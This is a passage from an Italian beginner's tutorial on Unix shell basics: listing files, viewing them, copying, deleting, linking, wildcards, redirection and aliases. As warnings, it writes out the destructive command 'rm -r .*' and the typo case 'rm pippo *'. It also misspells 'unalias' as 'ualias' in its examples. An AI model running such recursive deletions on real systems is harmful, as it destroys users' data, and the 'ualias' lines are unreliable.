-rwxr-xr-x   1 root     root       296728 Apr 23  1997 cpio
...
```

In questo caso, è stato ottenuto un elenco più dettagliato che in particolare consente di distinguere il tipo di file, i permessi e l'appartenenza all'utente e al gruppo.

In precedenza è stato spiegato che ogni directory contiene due riferimenti convenzionali rappresentati da un punto singolo e da due punti in sequenza ('`.`' e '`..`'). Negli esempi appena visti, questi non sono apparsi. Ciò accade perché i file il cui nome inizia con un punto non vengono presi in considerazione quando non si fa riferimento a loro in modo esplicito.

$ **cd**[*Invio*]

$ **ls**[*Invio*]

La directory personale di un utente potrebbe sembrare vuota, utilizzando il comando '**ls**' appena visto. Con l'opzione '**-a**' si visualizzano anche i file che iniziano con un punto (si osservi che in precedenza non apparivano i riferimenti alle voci '`.`' e '`..`').

$ **ls -a**[*Invio*]

```
.               .bash_profile    .riciclaggio
..              .bashrc          .screenrc
.Xdefaults      .fvwm2rc95       .twmrc
.bash_history   .mc.ext          .xfm
.bash_logout    .mc.ini          .xinitrc
```

7.5.2 Contenuto dei file

Anche il contenuto dei file può essere analizzato, entro certi limiti, soprattutto quando si tratta di file di testo. Per visualizzare il contenuto di file di testo si utilizzano generalmente i comandi '**cat**' e '**more**'.

$ **cat /etc/fstab**[*Invio*]

```
/dev/hda3       /               ext3            defaults        1  1
/dev/hda2       none            swap            sw
proc            /proc           ignore
/dev/hda1       dos             vfat            quiet,umask=000
/dev/hdc        /mnt/cdrom      iso9660         ro,user,noauto
/dev/fd0        /mnt/floppy     vfat            user,noauto,quiet
```

Con il comando appena indicato è stata ottenuta la visualizzazione del contenuto del file '`/etc/fstab`', che ovviamente cambia a seconda della configurazione del proprio sistema.

'**cat**', usato così, non si presta alla visualizzazione di file di grandi dimensioni. Per questo si preferisce usare '**more**', oppure il più raffinato '**less**'.

$ **more /etc/services**[*Invio*]

```
# /etc/services:
# $Id: services,v 1.4 1997/05/20 19:41:21 tobias Exp $
#
# Network services, Internet style
#
# Note that it is presently the policy of IANA to assign a single well-known
# port number for both TCP and UDP; hence, most entries here have two entries
# even if the protocol doesn't support UDP operations.
# Updated from RFC 1700, ''Assigned Numbers'' (October 1994).  Not all ports
# are included, only the more common ones.

tcpmux          1/tcp                           # TCP port service multiplexer
echo            7/tcp
echo            7/udp
discard         9/tcp           sink null
```

```
discard         9/udp           sink null
systat          11/tcp          users
daytime         13/tcp
daytime         13/udp
netstat         15/tcp
qotd            17/tcp          quote
msp             18/tcp                          # message send protocol
msp             18/udp                          # message send protocol
--More--(5%)
```

[*barra spaziatrice*]

```
chargen         19/tcp          ttytst source
chargen         19/udp          ttytst source
ftp-data        20/tcp
ftp             21/tcp
fsp             21/udp          fspd
ssh             22/tcp                          # SSH Remote Login Protocol
ssh             22/udp                          # SSH Remote Login Protocol
telnet          23/tcp
# 24 - private
smtp            25/tcp          mail
# 26 - unassigned
time            37/tcp          timserver
time            37/udp          timserver
rlp             39/udp          resource        # resource location
nameserver      42/tcp          name            # IEN 116
whois           43/tcp          nicname
re-mail-ck      50/tcp                          # Remote Mail Checking Protocol
re-mail-ck      50/udp                          # Remote Mail Checking Protocol
domain          53/tcp          nameserver      # name-domain server
domain          53/udp          nameserver
mtp             57/tcp                          # deprecated
bootps          67/tcp                          # BOOTP server
bootps          67/udp
--More--(9%)
```

Come mostrato, per passare alla schermata successiva, basta premere la [*barra spaziatrice*]. Per terminare, anche se non è stato visualizzato tutto il file, basta usare la lettera «q».

[*q*]

'**`less`**' funziona in modo analogo, con la differenza che si può scorrere il file anche all'indietro, usando intuitivamente la tastiera.

'**`more`**' e '**`less`**' sono descritti meglio nella sezione 8.1.

7.5.3 Determinazione del tipo

Il contenuto dei file può essere determinato attraverso il comando '**`file`**', senza doverne visualizzare il contenuto. Ciò è molto importante, specialmente nelle situazioni in cui visualizzare un file è inopportuno (si pensi a cosa accadrebbe tentando di visualizzare un file eseguibile binario).

Il comando '**`file`**' si basa su una serie di stringhe di riconoscimento chiamate *magic number* (una sorta di «impronta»), definite in base alla tradizione dei sistemi Unix.

$ **file /etc/*** [*Invio*]

```
/etc/DIR_COLORS:       English text
/etc/HOSTNAME:         ASCII text
/etc/X11:              directory
/etc/adjtime:          ASCII text
/etc/aliases:          English text
/etc/aliases.db:       Berkeley DB Hash file (Version 2, Little Endian,...
```

```
/etc/at.deny:          ASCII text
/etc/bashrc:           ASCII text
/etc/cron.daily:       directory
/etc/cron.hourly:      directory
/etc/cron.monthly:     directory
/etc/cron.weekly:      directory
/etc/crontab:          ASCII text
/etc/csh.cshrc:        ASCII text
/etc/dosemu.conf:      English text
/etc/dosemu.users:     ASCII text
...
```

Il comando indicato come esempio visualizza l'elenco dei file contenuti nella directory '`/etc/`', dove a fianco di ogni file appare la definizione del tipo a cui questo appartiene.

Questo metodo di riconoscimento dei dati non è infallibile, ma è comunque di grande aiuto.

7.5.4 Spazio utilizzato e spazio disponibile

Per controllare lo spazio disponibile nel disco (o nei dischi) si utilizza il comando '**`df`**'.

`$` **`df`**[*Invio*]

Il risultato del comando potrebbe essere qualcosa di simile a quanto segue.

```
Filesystem         1024-blocks  Used Available Capacity Mounted on
/dev/hda4             648331  521981    92860     85%   /
/dev/hda1              41024   38712     2312     94%   /dos
```

Per controllare lo spazio utilizzato in una directory si può usare il comando '**`du`**'.

`$` **`du /bin`**[*Invio*]

```
3168    /bin
```

In questo caso, si determina che la directory '`/bin/`' contiene file per un totale di 3168 Kibyte.

7.5.5 Conclusione

L'analisi del contenuto di directory e file è un'operazione elementare, ma essenziale per la determinazione delle azioni da compiere in funzione di quanto si rivela in questo modo.

7.6 Creazione, copia ed eliminazione di file

La creazione, la copia e l'eliminazione dei file sono operazioni elementari, ma importanti e delicate. Questa esercitazione deve essere fatta con cura e attenzione.

7.6.1 Creazione di un file

Esistono vari modi per creare un file. Il modo più semplice per creare un file vuoto è quello di usare il comando '**`touch`**'. Prima di tutto ci si sposta nella propria directory personale, che è il luogo più adatto per questo genere di esercizi.

`$` **`cd`**[*Invio*]

`$` **`touch pippo`**[*Invio*]

Dopo aver usato il comando '**`touch`**' per creare il file '`pippo`' non si ottiene alcuna conferma dell'avvenuta esecuzione dell'operazione. Questo atteggiamento è tipico dei sistemi Unix i cui comandi tendono a non manifestare il successo delle operazioni eseguite. Si può comunque verificare.

`$` **`ls -l pippo`**[*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 23 10:49 pippo
```

Il file è stato creato.

In questa fase degli esercizi, in cui non è ancora stato descritto l'uso di un programma per creare o modificare file di testo, è possibile vedere un metodo semplice per creare un file del genere. Si utilizza il comando '**`cat`**' in un modo un po' strano che verrà chiarito più avanti.

`$` **`cat > pippo2`**[*Invio*]

Da questo momento inizia l'inserimento del testo come nell'esempio mostrato qui di seguito.

`Esiste anche un modo semplice di scrivere`[*Invio*]

`un file di testo.`[*Invio*]

`Purtroppo si tratta di una scrittura a senso unico.`[*Invio*]

[*Ctrl+d*]

L'inserimento del testo termina con la combinazione [*Ctrl+d*].

Si può verificare che il file sia stato creato e contenga il testo digitato.

`$` **`cat pippo2`**[*Invio*]

```
Esiste anche un modo semplice di scrivere
un file di testo.
Purtroppo si tratta di una scrittura a senso unico.
```

7.6.2 Copia di file

La copia dei file può essere fatta attraverso l'uso del comando '**`cp`**'.

`$` **`cp pippo2 pippo3`**[*Invio*]

Eseguendo il comando appena mostrato, si ottiene la copia del file '`pippo2`' per generare il file '`pippo3`'. Come al solito, se tutto va bene non si ottiene alcuna segnalazione.

La copia di un gruppo di file può avvenire solo quando la destinazione (l'ultimo nome indicato nella riga di comando) è una directory già esistente.

`$` **`cp pippo pippo2 pippo3 /tmp`**[*Invio*]

Con il comando precedente si copiano i file creati fino a questo punto nella directory '`/tmp/`'. La stessa cosa si può fare in modo più semplice utilizzando i caratteri jolly.

`$` **`cp pippo* /tmp`**[*Invio*]

7.6.3 Eliminazione di file

L'eliminazione dei file avviene normalmente per mezzo di '**`rm`**'. L'uso di questo comando deve essere fatto con molta attenzione, specialmente quando si agisce con i privilegi dell'utente '**`root`**'. Infatti, la cancellazione avviene senza obiezioni e senza richiedere conferme. Può bastare un errore banale per cancellare tutto ciò a cui si può accedere.

$ **rm pippo pippo2**[*Invio*]

Il comando appena mostrato elimina **definitivamente** e senza possibilità di recupero i file indicati: '`pippo`' e '`pippo2`'.

La cancellazione dei file può avvenire anche indicandone un gruppo attraverso l'uso dei caratteri jolly. L'uso di questi simboli rappresenta un rischio in più. Generalmente, quando non si ha ancora una buona preparazione e si può essere incerti sull'effetto di un comando di eliminazione, conviene prima controllare il risultato, per esempio attraverso '**`ls`**'.[4]

Volendo cancellare tutti i file il cui nome inizia per '**`pippo`**', si potrebbe utilizzare il modello '**`pippo*`**'. Per sicurezza si verifica con '**`ls`**'.

$ **ls pippo***[*Invio*]

```
pippo3
```

Risulta corrispondere al modello solo il file '`pippo3`'. Infatti, poco prima erano stati cancellati '`pippo`' e '`pippo2`'. In ogni caso, si vede che il modello è corretto e si procede con la cancellazione (tuttavia si deve fare attenzione ugualmente).

$ **rm pippo***[*Invio*]

L'uso distratto di questo comando di eliminazione, può produrre danni gravi. Si pensi a cosa può accadere se, invece di digitare '**`rm pippo*`**' si inserisse accidentalmente uno spazio tra la parola '**`pippo`**' e l'asterisco. Il comando sarebbe '**`rm pippo *`**' e produrrebbe l'eliminazione del file '`pippo`' (se esiste) e successivamente l'eliminazione di tutti i file contenuti nella directory corrente (questo è ciò che rappresenta l'asterisco da solo). Come è già stato spiegato, '**`rm`**' non fa domande, così come accade con gli altri comandi, nel rispetto delle tradizioni Unix: quello che è cancellato è cancellato.

7.6.4 Conclusione

La creazione di file, normalmente vuoti, la copia e l'eliminazione, sono operazioni elementari ma fondamentali. Nella loro semplicità si tratta comunque di funzionalità che richiedono un po' di attenzione, soprattutto quando si interviene con i privilegi dell'utente '**`root`**': con la copia si potrebbero sovrascrivere file già esistenti, con la cancellazione si potrebbe intervenire in un ambito diverso da quello previsto o desiderato.

7.7 Creazione, copia ed eliminazione di directory

Le directory possono essere viste come contenitori di file e di altre directory. La copia e l'eliminazione di directory ha delle implicazioni differenti rispetto alle stesse operazioni con i file normali. Continua a valere la raccomandazione di svolgere l'esercitazione con cura.

[4] Per la precisione, sarebbe più opportuno l'uso del comando '**`echo`**', che però non è ancora stato mostrato.

7.7.1 Creazione di una directory

La creazione di una directory è concettualmente simile alla creazione di un file vuoto. Quando la directory viene creata è sempre vuota: si riempirà utilizzandola. Una directory viene creata con il comando '**`mkdir`**'.

Prima di procedere ci si sposta nella propria directory personale e quindi si crea la directory '`mia/`' discendente dalla posizione corrente.

$ **`cd`**[*Invio*]

$ **`mkdir mia`**[*Invio*]

Si può verificare con il comando '**`ls`**'.

$ **`ls -l`**[*Invio*]

```
...
drwxr-xr-x   8 tizio    tizio        1024 Dec 23 12:11 mia
...
```

La lettera '**`d`**' all'inizio della stringa che identifica i permessi indica chiaramente che si tratta di una directory.

7.7.2 Copia di directory

La copia delle directory avviene attraverso il comando '**`cp`**' con le opzioni '**`-r`**' oppure '**`-R`**', tra le quali c'è una differenza sottile che però qui non verrà approfondita.

$ **`cp -r mia mia2`**[*Invio*]

Con il comando appena visto, si ottiene la copia della directory '`mia/`' in '`mia2/`'. La copia è ricorsiva, nel senso che comprende tutti i file contenuti nella directory di origine, assieme a tutte le eventuali sottodirectory, compreso il loro contenuto.

7.7.3 Eliminazione di directory

Normalmente, le directory si possono cancellare quando sono vuote, per mezzo del comando '**`rmdir`**'.

Valgono le stesse raccomandazioni di prudenza fatte in precedenza in occasione degli esercizi sulla cancellazione di file.

$ **`rmdir mia2`**[*Invio*]

Il comando appena mostrato elimina la directory '`mia2/`'.

L'eliminazione delle directory fatta in questo modo, cioè attraverso il comando '**`rmdir`**', non è molto preoccupante, perché con esso è consentito eliminare solo directory vuote: se ci si accorge di avere eliminato una directory di troppo, si riesce facilmente a ricrearla con il comando '**`mkdir`**'.

Tuttavia, spesso si eliminano interi rami di directory, quando con un comando si vuole eliminare una o più directory e con esse il loro contenuto di file ed eventuali altre directory. Si dice in questo caso che si esegue una cancellazione ricorsiva.

Prima di proseguire, si prova a creare una struttura articolata di directory.

$ **`mkdir carbonio`**[*Invio*]

$ **mkdir carbonio/idrogeno**[*Invio*]

$ **mkdir carbonio/ossigeno**[*Invio*]

$ **mkdir carbonio/idrogeno/elio**[*Invio*]

Si dovrebbe ottenere una struttura organizzata nel modo seguente:

$ **tree carbonio**[*Invio*]

```
carbonio
|-- idrogeno
|   `-- elio
`-- ossigeno

3 directories, 0 files
```

Se si tenta di eliminare tutta la struttura che parte da '`carbonio/`' con il comando '**`rmdir`**', si ottiene solo una segnalazione di errore.

$ **rmdir carbonio**[*Invio*]

```
rmdir: carbonio: Directory not empty
```

Per questo bisogna utilizzare il comando '**`rm`**' con l'opzione '**`-r`**'. Tuttavia, il comando '**`rm`**' usato in questo modo ricorsivo è **particolarmente pericoloso** se utilizzato in modo distratto.

$ **rm -r carbonio**[*Invio*]

La directory '`carbonio/`' e tutto ciò che da essa discendeva non c'è più.

Si provi a pensare cosa può accadere quando si utilizzano i caratteri jolly: si cancellano indifferentemente file e directory che corrispondono al modello. C'è però ancora qualcosa di peggiore: l'insidia dei nomi che iniziano con un punto.

7.7.4 Eliminazione di directory il cui nome inizia con un punto

La cancellazione di directory il cui nome inizia con un punto è un'operazione estremamente delicata che merita una discussione a parte. Generalmente, quando si utilizzano i caratteri jolly per identificare un gruppo di nomi di file e directory, questi simboli non corrispondono mai ai nomi che iniziano con un punto. Questa convenzione è stata definita per evitare che con i caratteri jolly si possa intervenire involontariamente con i riferimenti standard delle directory: '`.`' (la directory stessa che lo contiene) e '`..`' (la directory genitrice).

A questo fatto si è aggiunta la convenzione di nominare in questo modo (con un punto iniziale) file e directory che rappresentano la configurazione particolare di ogni utente. In tal modo, è come se tali file e directory fossero nascosti, per cui l'utente non risulta infastidito da questi che così non possono nemmeno essere cancellati involontariamente.

Potrebbe sorgere il desiderio di eliminare tutti questi file e tutte queste directory, utilizzando il modello '**`.*`**' (punto, asterisco), ma in questo modo si eliminerebbero anche i riferimenti standard: '`.`' e '`..`', eliminando così anche la directory corrente e quella genitrice.

Ma se tutto questo avviene in modo ricorsivo, con l'opzione '**`-r`**', è come ordinare di cancellare tutto il file system.

Se il comando viene dato da un utente comune, questo riuscirà a eliminare solo i dati a cui può accedere, mentre se questo sbaglio viene fatto dall'utente '**`root`**', il disastro è totale.

Per concludere, il comando incriminato è '**`rm -r .*`**'. **Chi ha letto si consideri avvisato!**

7.7.5 Conclusione

Quando si copiano e si eliminano le directory sorge spontaneo il desiderio di intervenire in modo ricorsivo su tutto il contenuto della directory di partenza. I problemi maggiori cui si va incontro sono legati alla cancellazione ricorsiva, specialmente quando si pretende di eliminare i file e le directory il cui nome inizia con un punto, in modo globale, attraverso un modello fatto di caratteri jolly.

7.8 Spostamenti e collegamenti di file e directory

Negli ambienti Unix, lo spostamento e il cambiamento di nome di file e directory sono la stessa cosa. Un'altra particolarità dei sistemi operativi Unix è la possibilità di gestire i collegamenti a file e directory.

7.8.1 Spostamento e ridenominazione

Lo spostamento di file e directory avviene per mezzo di '`mv`'. Per esercitarsi con questo comando si preparano alcuni file e alcune directory.

$ **`touch alfa`**[*Invio*]

$ **`touch beta`**[*Invio*]

$ **`mkdir gamma`**[*Invio*]

Come sempre è bene controllare.

$ **`ls -l`**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 alfa
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 gamma
...
```

Si procede rinominando il file '`alfa`' in modo che diventi '`omega`'.

$ **`mv alfa omega`**[*Invio*]

$ **`ls -l`**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
...
```

Volendo spostare una serie di file e directory in gruppo, è necessario che la destinazione sia una directory. Con il comando seguente si spostano i due file creati poco prima nella directory '`gamma/`'.

$ **`mv omega beta gamma`**[*Invio*]

$ **`ls -l gamma`**[*Invio*]

```
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 beta
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 omega
```

Generalmente, lo spostamento (o il cambiamento di nome) non fa differenza tra file normali e directory.

$ **mv gamma /tmp**[*Invio*]

Il comando precedente sposta la directory '`gamma/`' in '`/tmp/`'.

È importante tenere presente che il comando '**`mv`**' non può cambiare una serie di nomi in modo sistematico. Per esempio, non si può cambiare '**`*.mio`**' in '**`*.tuo`**'.

7.8.2 Collegamenti

La creazione di un collegamento è un'operazione simile alla copia, con la differenza che invece di creare un duplicato di file e directory, si genera un riferimento agli originali. Ne esistono due tipi: collegamenti simbolici e collegamenti fisici (questi ultimi conosciuti di solito come *hard link*). In questa esercitazione verranno mostrati solo collegamenti simbolici.

Il comando utilizzato per creare questi collegamenti è '**`ln`**'; dal momento che si intendono mostrare solo quelli simbolici, si userà sempre l'opzione '**`-s`**'.

Per esercitarsi con questo comando si preparano alcuni file e directory.

$ **touch uno**[*Invio*]

$ **touch due**[*Invio*]

$ **mkdir tre**[*Invio*]

Come sempre è bene controllare.

$ **ls -l**[*Invio*]

```
...
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 due
drwxrwxr-x   2 tizio    tizio        1024 Dec 25 12:46 tre
-rw-rw-r--   1 tizio    tizio           0 Dec 25 12:46 uno
```

Come si accennava all'inizio, la creazione di un collegamento è un'operazione simile alla copia.

$ **ln -s uno uno.bis**[*Invio*]

Con il comando mostrato sopra, si ottiene un collegamento simbolico, denominato '`uno.bis`', al file '`uno`'.

$ **ls -l**[*Invio*]

```
...
lrwxrwxrwx   1 tizio    tizio           3 Dec 25 12:47 uno.bis -> uno
```

Da questo momento si può fare riferimento al file '`uno`' utilizzando il nome '`uno.bis`'.

La creazione di un collegamento a una directory può avvenire nello stesso modo visto per i file (a patto che si tratti di collegamenti simbolici).

$ **ln -s /tmp miatemp**[*Invio*]

Se il comando appena visto ha successo si può raggiungere la directory '`/tmp/`' anche attraverso il riferimento '`miatemp`'.

La creazione di un gruppo di collegamenti con un solo comando, può avvenire solo quando la destinazione (l'ultimo nome sulla riga di comando) è una directory. In questo modo si ottiene la creazione di una serie di collegamenti al suo interno.

$ **ln -s /home/tizio/uno* /home/tizio/due tre**[*Invio*]

In questo caso, si generano una serie di collegamenti per tutti i file i cui nomi iniziano per '`uno`' e anche per il file '`due`' nella directory '`tre/`'.

> Nell'esempio mostrato sopra, i file per i quali si vogliono creare dei collegamenti simbolici sono stati indicati con il loro percorso assoluto, pur immaginando che la directory '`/home/tizio/`' fosse quella corrente. In tal senso, la directory di destinazione è stata indicata semplicemente in modo relativo. Quando si creano una serie di collegamenti in una directory come in questo modo, è necessario indicare anche il percorso nei file (o nelle directory) di origine.

$ **`ls -l tre`**[*Invio*]

```
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 due -> /home/tizio/due
lrwxrwxrwx   1 tizio    tizio    15 Dec 25 15:21 uno -> /home/tizio/uno
lrwxrwxrwx   1 tizio    tizio    19 Dec 25 15:21 uno.bis -> /home/tizio/uno.bis
```

Si può osservare che è stato creato anche un collegamento che punta a un altro collegamento.

7.8.3 Conclusione

Lo spostamento di file e directory avviene in modo simile alla copia, solo che l'origine viene rimossa. Lo spostamento di directory attraverso unità di memorizzazione differenti non è possibile. Lo spostamento erroneo può essere dannoso: se non si fa attenzione si può sovrascrivere qualcosa che ha già lo stesso nome dei file o delle directory di destinazione. Questo è lo stesso tipo di problema che si rischia di incontrare con la copia.

I collegamenti a file e directory permettono di definire percorsi alternativi agli stessi.

7.9 La shell

La shell è il mezzo attraverso cui si interagisce con il sistema. Il modo di inserire i comandi può cambiare molto da una shell all'altra. Gli esercizi proposti in questa sezione sono fatti in particolare per la shell Bash, ma gran parte di questi possono essere validi anche per altre shell.

7.9.1 Completamento automatico

Il completamento automatico è un modo attraverso cui la shell aiuta l'utente a completare un comando. La richiesta di completamento viene fatta attraverso l'uso del tasto [*Tab*]. Si preparano alcuni file di esempio. I nomi utilizzati sono volutamente lunghi.

$ **`touch microinterruttore`**[*Invio*]

$ **`touch microscopico`**[*Invio*]

$ **`touch supersonico`**[*Invio*]

Supponendo di voler utilizzare questi nomi all'interno di una riga di comando, si può essere un po' infastiditi dalla loro lunghezza. Utilizzando il completamento automatico si risolve il problema.

$ **`ls sup`**[*Tab*]

Dopo avere scritto solo '**`sup`**', premendo il tasto [*Tab*] si ottiene il completamento del nome, dal momento che non esistono altri file o directory (nella posizione corrente) che inizino nello stesso modo. L'esempio seguente mostra lo stesso comando completato e terminato.

$ **ls sup**[*Tab*]ersonico[*Invio*]

Il completamento automatico dei nomi potrebbe essere impossibile. Infatti, potrebbe non esistere alcun nome che coincida con la parte iniziale già inserita, oppure potrebbero esistere più nomi composti con lo stesso prefisso. In questo ultimo caso, il completamento si ferma al punto in cui i nomi iniziano a distinguersi.

$ **ls mic**[*Tab*]ro

In questo caso, il completamento si spinge fino a '**micro**' che è la parte comune dei nomi 'microinterruttore' e 'microscopico'. Per poter proseguire occorre aggiungere un'indicazione che permetta di distinguere tra i due nomi. Volendo selezionare il primo di questi nomi, basta aggiungere la lettera '**i**' e premere nuovamente il tasto [*Tab*]. L'esempio seguente rappresenta il procedimento completo.

$ **ls mic**[*Tab*]ro**i**[*Tab*]nterruttore[*Invio*]

7.9.2 Sostituzione: caratteri jolly

L'utilizzo di caratteri jolly rappresenta una forma alternativa di completamento dei nomi. Infatti è compito della shell la trasformazione dei simboli utilizzati per questo scopo.

Per questo esercizio si utilizzano i file creati nella sezione precedente: 'microinterruttore', 'microscopico' e 'supersonico'. In seguito se ne aggiungeranno altri quando l'esercizio lo richiede.

7.9.2.1 Asterisco

L'asterisco rappresenta una sequenza indefinita di zero o più caratteri di qualunque tipo, esclusa la barra obliqua di separazione tra le directory. Per cui, l'asterisco utilizzato da solo rappresenta tutti i nomi di file disponibili nella directory corrente.

$ **ls**[*Invio*]

Il comando '**ls**' appena mostrato serve a elencare tutti i nomi di file e directory contenuti nella directory corrente.

$ **ls ***[*Invio*]

Questo comando è un po' diverso, nel senso che la shell provvede a sostituire l'asterisco con tutto l'elenco di nomi di file e directory contenuti nella directory corrente. Sarebbe come se il comando fosse '**ls microinterruttore microscopico**'...

In tal senso, anche il comportamento di '**ls**' cambia: non si limita a elencare il contenuto della directory corrente, ma (eventualmente, se ce ne sono) anche quello di tutte le directory contenute in quella corrente.

L'asterisco può essere utilizzato anche assieme a parti fisse di testo.

$ **ls micro***[*Invio*]

Questo comando è composto in modo che la shell sostituisca '**micro***' con tutti i nomi che iniziano per '**micro**'.

```
microinterruttore microscopico
```

È stato precisato che l'asterisco può essere sostituito anche con la stringa nulla. Per verificarlo si crea un altro file.

$ **touch nanomicro**[*Invio*]

Con il comando seguente si vogliono elencare tutti i nomi che contengono la parola '**micro**'.

$ **ls *micro***[*Invio*]

```
microinterruttore microscopico nanomicro
```

7.9.2.2 Interrogativo

Il punto interrogativo rappresenta esattamente un carattere qualsiasi.

Prima di proseguire si aggiungono alcuni file con nomi adatti agli esempi seguenti.

$ **touch xy123j4**[*Invio*]

$ **touch xy456j5**[*Invio*]

$ **touch xy789j111**[*Invio*]

$ **touch xy78j67**[*Invio*]

Con il comando seguente si vuole intervenire su tutti i file lunghi esattamente sette caratteri che contengono la lettera '**j**' nella sesta posizione.

$ **ls ?????j?**[*Invio*]

```
xy123j4 xy456j5
```

Diverso sarebbe stato usando l'asterisco: non si può limitare il risultato ai file che contengono la lettera '**j**' nella sesta posizione, ma nemmeno la lunghezza del nome può essere presa in considerazione.

$ **ls *j***[*Invio*]

In questo modo si ottiene l'elenco di tutti i nomi che contengono la lettera '**j**', senza specificare altro.

```
xy123j4 xy456j5 xy789j111 xy78j67
```

7.9.2.3 Parentesi quadre

Le parentesi quadre vengono utilizzate per delimitare un elenco o un intervallo di caratteri. Rappresentano un solo carattere tra quelli contenuti, o tra quelli appartenenti all'intervallo indicato.

$ **ls xy????[4567]***[*Invio*]

```
xy123j4 xy456j5 xy78j67
```

Il comando appena indicato era stato scritto in modo da fornire a '**ls**', come argomento, l'elenco di tutti i file i cui nomi iniziano per '**xy**', proseguono con quattro caratteri qualunque, quindi contengono un carattere da '**4**' a '**7**' e terminano in qualunque modo. Lo stesso risultato si poteva ottenere indicando un intervallo nelle parentesi quadre.

$ **ls xy????[4-7]***[*Invio*]

7.9.2.4 Escape

Il fatto che la shell sostituisca alcuni caratteri impedisce di fatto il loro utilizzo nei nomi di file e directory. Se esiste la necessità, è possibile evitare la sostituzione di questi facendoli precedere da una barra obliqua inversa, che funge da carattere di escape (ovvero, da simbolo di protezione).

$ **touch sei*otto**[*Invio*]

$ **ls**[*Invio*]

```
...
sei*otto
```

In questo modo è possibile includere nel nome di un file anche lo spazio.

$ **touch sei\ bella**[*Invio*]

$ **ls**[*Invio*]

```
...
sei bella
sei*otto
```

È bene ricordare che esistono altri modi per evitare che la shell intervenga nell'interpretazione dei simboli usati nella riga di comando, ma questi vengono approfonditi nei capitoli dedicati alla shell.

7.9.2.5 Verifica

L'uso di caratteri jolly può essere pericoloso quando non si ha un'esperienza sufficiente a determinare l'effetto esatto del comando che ci si accinge a utilizzare. Ciò soprattutto quando si utilizzano per cancellare. Il modo migliore per verificare l'effetto della sostituzione dei caratteri jolly è l'uso del comando '**echo**', che si occupa semplicemente di visualizzare l'elenco dei suoi argomenti.

Per esempio, per sapere quali file e directory vengono coinvolti dal modello '**micro***', basta il comando seguente:

$ **echo micro***[*Invio*]

```
microinterruttore microscopico
```

Anche l'uso di '**ls**', come comando non distruttivo, può essere di aiuto per determinare l'estensione di un modello fatto di caratteri jolly. Ma '**ls**' mostra anche il contenuto delle directory che vengono indicate tra gli argomenti, quindi potrebbe distrarre un po' l'utilizzatore.

7.9.3 Ridirezione e pipeline

La shell consente di ridirigere l'output di un comando che normalmente sarebbe destinato allo schermo, oppure di inviare dati all'input di un comando, che altrimenti lo attenderebbe dalla tastiera.

7.9.4 Ridirezione

La ridirezione dirotta i dati in modo di destinarli a un file o di prelevarli da un file.

$ **ls -l > elenco**[*Invio*]

Questo comando genera il file '`elenco`' con il risultato dell'esecuzione di '**`ls`**'. Si può controllare il contenuto di questo file con '**`cat`**'.

$ **cat elenco**[*Invio*]

Anche l'input può essere ridiretto, quando il comando al quale si vuole inviare è in grado di riceverlo. '**`cat`**' è in grado di emettere ciò che riceve dallo standard input.

$ **cat < elenco**[*Invio*]

Si ottiene in questo modo la visualizzazione del contenuto del file '`elenco`', esattamente nello stesso modo di prima, quando questo nome veniva indicato semplicemente come argomento di '**`cat`**'. Ma adesso lo si invia attraverso lo standard input per mezzo dell'attività della shell.

La ridirezione dell'output, come è stata vista finora, genera un nuovo file ogni volta, eventualmente sovrascrivendo ciò che esiste già con lo stesso nome. Sotto questo aspetto, la ridirezione dell'output è fonte di possibili danni.

La ridirezione dell'output può essere fatta in aggiunta, creando un file se non esiste, o aggiungendovi i dati se è già esistente.

$ **ls -l /tmp >> elenco**[*Invio*]

In tal modo viene aggiunto al file '`elenco`' l'elenco dettagliato del contenuto della directory '`/tmp/`'.

$ **cat elenco**[*Invio*]

7.9.5 Pipeline

La pipeline è una forma di ridirezione in cui la shell invia l'output di un comando come input del successivo.

$ **cat elenco | sort**[*Invio*]

In questo modo, '**`cat`**' legge il contenuto del file '`elenco`', ma questo, invece di essere visualizzato sullo schermo, viene inviato dalla shell come standard input di '**`sort`**' che lo riordina e poi lo emette sullo schermo.

Una pipeline può utilizzare anche la ridirezione, per cui, il comando visto precedentemente può essere trasformato nel modo seguente,

$ **cat < elenco | sort**[*Invio*]

o semplificato ancora come indicato sotto, ma in tal caso non si tratta più di pipeline.

$ **sort < elenco**[*Invio*]

7.9.6 Alias

La creazione di un alias è un metodo che permette di definire un nome alternativo per un comando preesistente.

$ **alias elenca='ls -l'**[*Invio*]

Dopo aver definito l'alias '**elenca**', come indicato nel comando precedente, utilizzandolo si ottiene l'equivalente di '**ls -l**'. Basta provare.

$ **elenca**[*Invio*]

Ma l'alias permette di utilizzare argomenti, come se si trattasse di comandi normali.

$ **elenca micro***[*Invio*]

Quello che si ottiene corrisponde al risultato del comando '**ls -l micro***'.

```
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microinterruttore
-rw-rw-r--   1 tizio    tizio           0 Dec 26 10:19 microscopico
```

Gli alias tipici che vengono creati sono i seguenti. Servono per fare in modo che le operazioni di cancellazione o sovrascrittura vengano eseguite dopo una richiesta di conferma.

$ **alias rm='rm -i'**[*Invio*]

$ **alias cp='cp -i'**[*Invio*]

$ **alias mv='mv -i'**[*Invio*]

Si può provare a eliminare un file per vedere cosa accade.

$ **rm microinterruttore**[*Invio*]

```
rm: remove 'microinterruttore'?:
```

n[*Invio*]

In questo modo, il file non è stato cancellato.

Per eliminazione di un alias si procede intuitivamente con il comando '**unalias**':

$ **ualias elenca**[*Invio*]

In questo modo, si elimina l'alias '**elenca**' in modo selettivo, mentre con il comando seguente si eliminano tutti gli alias ancora esistenti:

$ **ualias -a**[*Invio*]

A ogni modo, alla fine della sessione di lavoro con la shell, gli alias vengono perduti.

7.9.7 Conclusione

Il completamento dei nomi e i caratteri jolly sono gli strumenti operativi più importanti che una shell fornisce. Tuttavia, l'uso di modelli con caratteri jolly può essere fonte di errori anche gravi, pertanto, prima di utilizzarli in comandi distruttivi, conviene verificare l'effetto di questi modelli con '**echo**'.

La ridirezione e le pipeline sono un altro strumento importante che permette di costruire comandi molto complessi a partire da comandi elementari.

7.10 Controllo dei processi

